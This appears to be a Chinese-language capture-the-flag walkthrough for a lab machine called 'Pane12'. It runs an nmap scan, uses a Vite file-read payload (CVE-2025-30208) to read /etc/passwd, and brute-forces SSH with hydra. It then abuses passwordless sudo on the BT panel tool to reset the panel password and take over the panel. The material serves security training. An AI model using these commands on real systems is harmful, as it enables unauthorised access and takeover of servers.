

Pane12

信息搜集

```
└──(root㉿kali)-[~]
└# nmap -A -p- 192.168.96.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-24 11:47 EDT
Nmap scan report for 192.168.96.100
Host is up (0.00025s latency).

Not shown: 65529 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     nginx
|_http-title:
\xE6\xB2\xA1\xE6\x9C\x89\xE6\x89\xBE\xE5\x88\xB0\xE7\xAB\x99\xE7\x82\xB9
888/tcp   open  http     nginx
|_http-title: 403 Forbidden
3306/tcp  open  mysql    MySQL (unauthorized)
8080/tcp  open  http     nginx
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: vite \xE7\xAE\xA1\xE7\x90\x86\xE9\x9D\xA2\xE6\x9D\xBF
12109/tcp open  ssl/http Ajenti http control panel
|_http-server-header: nginx
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject:
commonName=36.7.107.206/organizationName=36.7.107.206/countryName=CN
| Subject Alternative Name: IP Address:36.7.107.206, IP Address:192.168.31.232
| Not valid before: 2025-08-24T05:56:23
|_Not valid after: 2035-08-22T05:56:23
|_http-title: 404 Not Found
MAC Address: 08:00:27:B3:7F:03 (PCS Systemtechnik/oracle virtualBox virtual NIC)
Device type: general purpose|router
Running: Linux 4.x|5.x, MikroTik RouterOS 7.x
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.25 ms  192.168.96.100
```


```
OS and service detection performed. Please report any incorrect results at  
https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 23.37 seconds
```

80啥也没有

8080是Vite 管理面板

12109是个宝塔面板但无法访问

8080端口启动vite后，刷新状态出现了新的网站




什么是宝塔面板？

宝塔面板是一款服务器管理软件，支持Windows和Linux系统，可以通过Web图形界面轻松管理服务器，无需记忆复杂的命令行操作。

无论是搭建网站、部署应用、管理数据库还是配置SSL证书，宝塔面板都能提供简单直观的操作界面，让服务器管理变得轻松高效。

[查看全部功能 →](#)


其中/package.json路由泄露了依赖版本



vite6.2.0存在任意文件读取漏洞(CVE-2025-30208)

直接打payload

<http://localhost:3000/@fs/etc/passwd?import&raw??>



存在Echo, welcome用户

hydra爆破一下，存在弱口令 welcome/welcome

```
└──(root㉿kali)-[~]
└# hydra -l welcome -P /usr/share/wordlists/rockyou.txt ssh://192.168.96.100 -t
4 -v -f
```

```

[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "noriega" - 341 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "midnight" - 345 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "vincent" - 346 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "christine" - 347 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "apples" - 348 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "scorpio" - 349 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "jordan23" - 350 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "lorena" - 351 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "andreea" - 352 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "mercedes" - 353 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "katherine" - 354 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "charmed" - 355 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "abigail" - 356 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "rafael" - 357 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "icecream" - 358 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "mexico" - 359 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "brianna" - 360 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "nirvana" - 361 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "aaliyah" - 362 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "pookie" - 363 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "john cena" - 364 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "love love" - 365 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "fucker" - 366 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "abcdef" - 367 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "benjamin" - 368 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "131313" - 369 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "gangsta" - 370 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "brooke" - 371 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "333333" - 372 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "hiphop" - 373 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "aaaaaaa" - 374 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "my baby" - 375 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "sergio" - 376 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.96.100 - login "welcome" - pass "welcome" - 377 of 14344399 [child 0] (0/0)
[22][ssh] host: 192.168.96.100 login: welcome password: welcome
[STATUS] attack finished for 192.168.96.100 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-24 09:23:47

[root@kali:~]
#
```

直接ssh连

```
welcome@moban:~$ whoami
welcome
welcome@moban:~$ |
```

```
welcome@moban:~$ 
welcome@moban:~$ sudo -l
sudo: unable to resolve host moban: Name or service not known
Matching Defaults entries for welcome on moban:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User welcome may run the following commands on moban:
    (ALL) NOPASSWD: /usr/bin/bt
welcome@moban:~$ |
```

可以无密码执行/usr/bin/bt

这个是宝塔面板的命令行管理工具

```
welcome@moban:~$ sudo /usr/bin/bt
sudo: unable to resolve host moban: Name or service not known
=====宝塔面板命令行=====
(1) 重启面板服务          (8) 改面板端口
(2) 停止面板服务          (9) 清除面板缓存
(3) 启动面板服务          (10) 清除登录限制
(4) 重载面板服务          (11) 设置是否开启IP + User-Agent验证
(5) 修改面板密码          (12) 取消域名绑定限制
(6) 修改面板用户名        (13) 取消IP访问限制
(7) 强制修改MySQL密码      (14) 查看面板默认信息
(22) 显示面板错误日志      (15) 清理系统垃圾
(23) 关闭BasicAuth认证      (16) 修复面板(检查错误并更新面板文件到最新版)
(24) 关闭动态口令认证      (17) 设置日志切割是否压缩
(25) 设置是否保存文件历史副本 (18) 设置是否自动备份面板
(26) 关闭面板ssl          (19) 关闭面板登录地区限制
(28) 修改面板安全入口        (29) 取消访问设备验证
(30) 取消访问UA验证        (32) 开启/关闭【80、443】端口访问面板
(9) 取消

请输入命令编号: 14
=====
正在执行(14)...
=====
BT-Panel default info!
外网ipv6面板地址: https://[2408:8445:510:5693:a00:27ff:feb3:7f03]:12109/2bcce14f
内网面板地址: https://192.168.96.100:12109/2bcce14f
username: jgda25sn
password: *****
Warning:
If you cannot access the panel,
release the following port (8888|888|80|443|20|21) in the security group
注意: 初始密码仅在首次登录面板前能正确获取, 其它时间请通过 bt 5 命令修改密码
=====
```

获取到了安全入口，但不知道密码，可以直接改密码的

```
welcome@moban:~$ sudo /usr/bin/bt 5
sudo: unable to resolve host moban: Name or service not known
=====
正在执行(5)...
=====
请输入新的面板密码: vas458641v56ws32
|-用户名: jgda25sn
|-新密码: vas458641v56ws32
welcome@moban:~$
```

登录宝塔面板

The screenshot shows the BT-Panel dashboard interface. At the top, there's a header with the URL <http://192.168.96.100:12109/home>. Below the header, there's a navigation bar with links like '首页', '软件商店', '设置', and '退出'. The main area has several performance metrics displayed in cards:

- 运行流畅**: 负载 1%
- CPU**: 4核心 0%
- 内存**: 764.0 MB / 11.6 GB 6%
- 磁盘**: 8.5 GB / 28.4 GB 31%

Below these cards, there's a section titled '概览' (Overview) with three sub-sections: '网站' (1), '数据库' (0), and '安全风险' (15). A link '打开安全风险' (Open Security Risk) is also present. Further down, there are two tabs: '流量' (Traffic) and '磁盘IO' (Disk IO). The '流量' tab shows network traffic statistics: 上行 522.48 B, 下行 512 B, 总发送 52.5 MB, 总接收 36.5 MB. To the right, there's a '软件' (Software) section with icons for WAF, 网站监控报表, 堡塔企业级防火墙-策略版, and 堡塔防火墙.

使用终端功能提权

